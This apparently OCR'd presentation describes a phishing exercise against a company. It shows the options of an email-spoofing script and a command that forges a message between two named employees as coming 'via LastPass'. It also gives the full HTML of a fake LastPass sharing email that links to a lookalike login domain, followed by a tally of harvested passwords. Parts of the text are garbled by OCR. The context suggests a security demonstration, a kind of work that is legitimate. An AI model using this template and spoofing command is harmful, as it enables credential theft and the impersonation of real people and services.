
```
sudo apt-get install postfix sudo service postfix start
```

Custom args



```
    parser = argparse.ArgumentParser()

    email_options = parser.add_argument_group("Email Options")

    email_options.add_argument("-t", "--to", dest="to_address", help="Email address to send to")
    email_options.add_argument("-a", "--to_address_filename", dest="to_address_filename",
                               help="Filename containing a list of TO addresses")
    email_options.add_argument("-f", "--from", dest="from_address", help="Email address to se
    email_options.add_argument("-n", "--from_name", dest="from_name", help="From name")

    email_options.add_argument("-j", "--subject", dest="subject", help="Subject for the email
    email_options.add_argument("-e", "--email_filename", dest="email_filename",
                               help="Filename containing an HTML email")
    email_options.add_argument("--important", dest="important", action="store_true", default=
                               help="Send as a priority email")
    email_options.add_argument("-i", "--interactive", action="store_true", dest="interactive_email",
                               help="Input email in interactive mode")

    email_options.add_argument("-r", "--reply-to", dest="reply_to", help="Set a reply-to header")

    email_options.add_argument("--image", action="store", dest="image", help="Attach an image")
    email_options.add_argument("--attach", action="store", dest="attachment_filename", help="Attach a file")

    tracking_options = parser.add_argument_group("Email Tracking Options")
    tracking_options.add_argument("--track", dest="track", action="store_true", default=False,
                                  help="Track email links with GUIDs")
    tracking_options.add_argument("-d", "--db", dest="db_name", help="SQLite database to store GUIDs")

    smtp_options = parser.add_argument_group("SMTP options")
    smtp_options.add_argument("-s", "--server", dest="smtp_server",
                              help="SMTP server IP or DNS name (default localhost)", default="localhost")
    smtp_options.add_argument("-p", "--port", dest="smtp_port", type=int, help="SMTP server port (default 25)",
                              default=25)
    smtp_options.add_argument("--user", dest="smtp_user", help="SMTP username",
                              default=None)
    smtp_options.add_argument("--pass", dest="smtp_pass", help="SMTP password",
                              default=None)
    smtp_options.add_argument("--ssl", dest="smtp_ssl", help="Connect to SMTP server via SSL",
                              default=False)
    smtp_options.add_argument("--slow", action="store_true", dest="slow_send", default=False, help="Slow the sendi

    smtp_options.add_argument("--userid", dest="userid", help="User ID",
                              default=None)
```

```
python SimpleEmailSpoofer.py
-e email.html
-t 'lukas.hurych@twisto.cz'
-f 'michal.smida@twisto.cz'
-n 'Michal Šmída via LastPass'
-s 'michal.smida@twisto.cz Shared With You'
--userid 18
```



```
<html>
  <head>
    <title>LastPass</title>
    <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
    <style>a { color: #D32A1F; } </style>
  </head>
  <body style="margin:0;padding:0;border:0;background:#e6e6e6;text-align:center;font-family:arial,verdana,sans-serif;color:#000;font-size:15px;">
   <center>
    <table style="margin:0;padding:0;border:0;background:#e6e6e6;width:100%;" cellspacing="0">
        <tr>
<td style="font-size:4px;line-height:4px;background:#D32D27;">&nbsp;</td></tr>
        <tr>
<td align="center">
      <table style="padding:0;border:0;margin:0;font-size:15px;background:#FFF;border-spacing:0;" cellspacing="0" cellpadding="0">
        <tr>
<td align="center">
        <table style="padding:0;margin:0;border:0;margin:0;font-size:15px;border-spacing:0;" width="600px;" cellspacing="0" cellpadding="0">
          <tr>
<td valign="top" align="center" style="padding:15px 0px 0px 0px;border-spacing:0;"><a href="https://lastpass.com/?utm_source=trans_email&utm_medium=michal.smida%40twisto.czSharedWithYou"><img src="cid:logo1.png" style="border:0;ma
rgin:6px 0;" alt="">
</a>
</td></tr>
          <tr>
<td valign="top" align="center" style="border-spacing:0;"><table width='100%' align='center' cellpadding='0' cellspacing='0' border='0' style='border-spacing:0; padding-bottom:30px;text-align:left;'><tr>
<td style="font-weight:bold;font-size:1[illegible]px;padding:30px 50px 0px;">michal.smida@twisto.cz Shared With You</td></tr>
<tr>
<td>
<table width='500px' align='center' cellpadding='0' cellspacing='0' border='0' style='line-height:22px;font-size:15px;border-spacing:0;padding:15px 0px;'><tr>
<td>
Hi,
<br>
<br>
<b>michal.smida@twisto.cz</b> just shared some confidential data with you using LastPass.<br>
<br>
To accept the data, please login to your LastPass.com vault.<br>
<br>
    <table width="[illegible]00" align="center" style="background-color:#[illegible] [illegible]der:0;[illegible]font-s[illegible]line-height:125[illegible] cellspacing="0" cellpadding="0">
      <tr>
        <td align="center">
          <table border="0" cellpadding="10" cellspacing="0" style="background-color:#d32d27;border:1px solid #c84f3d;border-radius:4px">
            <tr>
              <td align="center" valign="middle" style="padding:[illegible]">
                <a href="https://login-lastpass.com/index.php/?acc=REPLACE_THIS" style="text-decoration:none;" target="_blank">
                <div style="text-align:center;color:white;font-size:15px;font-weight:500;line-height:15px;">Accept Shared Data</div>
                </a>
              </td>
            </tr>
          </table>
        </td>
      </tr>
    </table><br>
<br>
</td></tr>
</table></td></tr>
<tr>
<td style='padding:0 50px;'>
</td></tr>
</table></td></tr>
          <tr>
"email.html" 128L, 6186C                                                        1,1           Top
```

No support for images in emails

```
for f in files:
    with open(f, "rb") as imagefile:
        img = MIMEImage(imagefile.read())

        img.add_header('Content-ID', '<{}>'.format(f))
        img.add_header('Content-Disposition', 'inline')

        msg.attach(img)
```

LastPass •••|


10 people

= 10 master passwords

= 210 passwords to all their online services

